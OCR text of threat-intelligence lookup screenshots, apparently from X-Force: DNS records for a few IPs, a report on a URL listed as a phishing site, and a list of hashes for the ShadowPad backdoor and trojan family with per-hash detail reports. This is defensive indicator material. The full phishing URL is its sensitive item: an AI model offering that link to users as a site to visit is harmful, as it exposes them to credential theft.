
Name	Category	Type	Location	Date
IP 3.123.176.125		A		Jan 31, 2023 9:55 PM
IP 3.127.127.44		A		Jan 31, 2023 9:55 PM

0
Malware

None found

3. Mexican Phishing Sites

Malware - None found




X-Force URL Report

http://www.srisaidegree.com/fonts/bbm1.html

Details

Categorization	Unknown
Application	No known application




2

DNS Records

Name	Category	Type	Location	Date
URL mail.srisaidegree.com		MX		Nov 30, 2017 9:29 PM
IP 166.62.27.145	Cinema / Television	A		Nov 30, 2017 9:29 PM

Hashes from Public Collections

Family Name- Shadowpad




ShadowPad

botnet × phishing × cybercrime × Add Tag (Tags are public)

Public Collection | 16 Followers | TLP: WHITE

Hashes

MAL	0009f4b9972660eeb23ff3a9dccd8d86
MAL	18dbc6ea110762acaa05465904dda805
MAL	22593db8c877362beb12396cfef693be
MAL	25a903e1cc4c96f22c7941d25a54f686
MAL	28228f337fdbe3ab34316a7132123c49
MAL	2bd7f28919c8f3b0a8ef220b4afa19e4
MAL	345be56b0fcd6fce63013f54c054232f
MAL	3b7b3a5e3767dc91582c95332440957b
MAL	78321ad1deefce193c8172ec982ddad1
MAL	82e237ac99904def288d3a607aa20c2b
MAL	88e82b7ad1faf63be402cc406c41e20d
MAL	8b884dd82376ef8b28d8c1d54e0ad7bc
MAL	91f729f6edb54513dd7ddceec69df93d
MAL	97363d50a279492fda14cbab53429e75
MAL	a8070a3a6d3d82125cf9f218d435ec76
MAL	b2c302537ce8fbbcff0d45968cc0a826
MAL	b69ab19614ef15aa75baf26c869c9cdd
MAL	ef0af7231360967c08efbdd2a94f9808
MAL	0148eb1d0351c0a34acfb3fda538374edff31876
MAL	08a67be4a4c5629ac3d12f0fdd1efc20aa4bdb2b
MAL	0b9a7e9e23c61ed2dea2d698d9e548c0753bfb09
MAL	12180ff028c1c38d99e8375dd6d01f47f6711b97
MAL	258243f5987fe1a52eb9440879f10a7f62e42383
MAL	26e041ec3fc390d439b19054c38f46980db39113
MAL	35c9dae68c129ebb7e7f65511b3a804ddbe4cf1d



Risk
High

X-Force Malware Report


0009f4b9972660eeb23ff3a9dccd8d86

This report does not contain tags. Add tags via the comment box.

Details

Hash Type	md5
First Seen	Jul 20, 2017 *
Last Seen	Jul 9, 2021 *
Family Name	shadowpad *
Type	Backdoor *
Community Coverage	39%
Platform	Win32 *

* Powered by: ReversingLabs Titanium Platform



Risk
High

X-Force Malware Report


18dbc6ea110762acaa05465904dda805

This report does not contain tags. Add tags via the comment box.

Details

Hash Type	md5
First Seen	Aug 14, 2017 *
Last Seen	Jun 23, 2023 *
Family Name	shadowpad *
Type	Trojan *
Community Coverage	74%
Platform	Win32 *

* Powered by: ReversingLabs Titanium Platform



Risk
High

X-Force Malware Report

22593db8c877362beb12396cfef693be

This report does not contain tags. Add tags via the comment box.

Details

Hash Type	md5
First Seen	Aug 10, 2017 *
Last Seen	Jan 22, 2024 *
Family Name	shadowpad *
Type	Trojan *
Community Coverage	76%
Platform	Win32 *

* Powered by: ReversingLabs Titanium Platform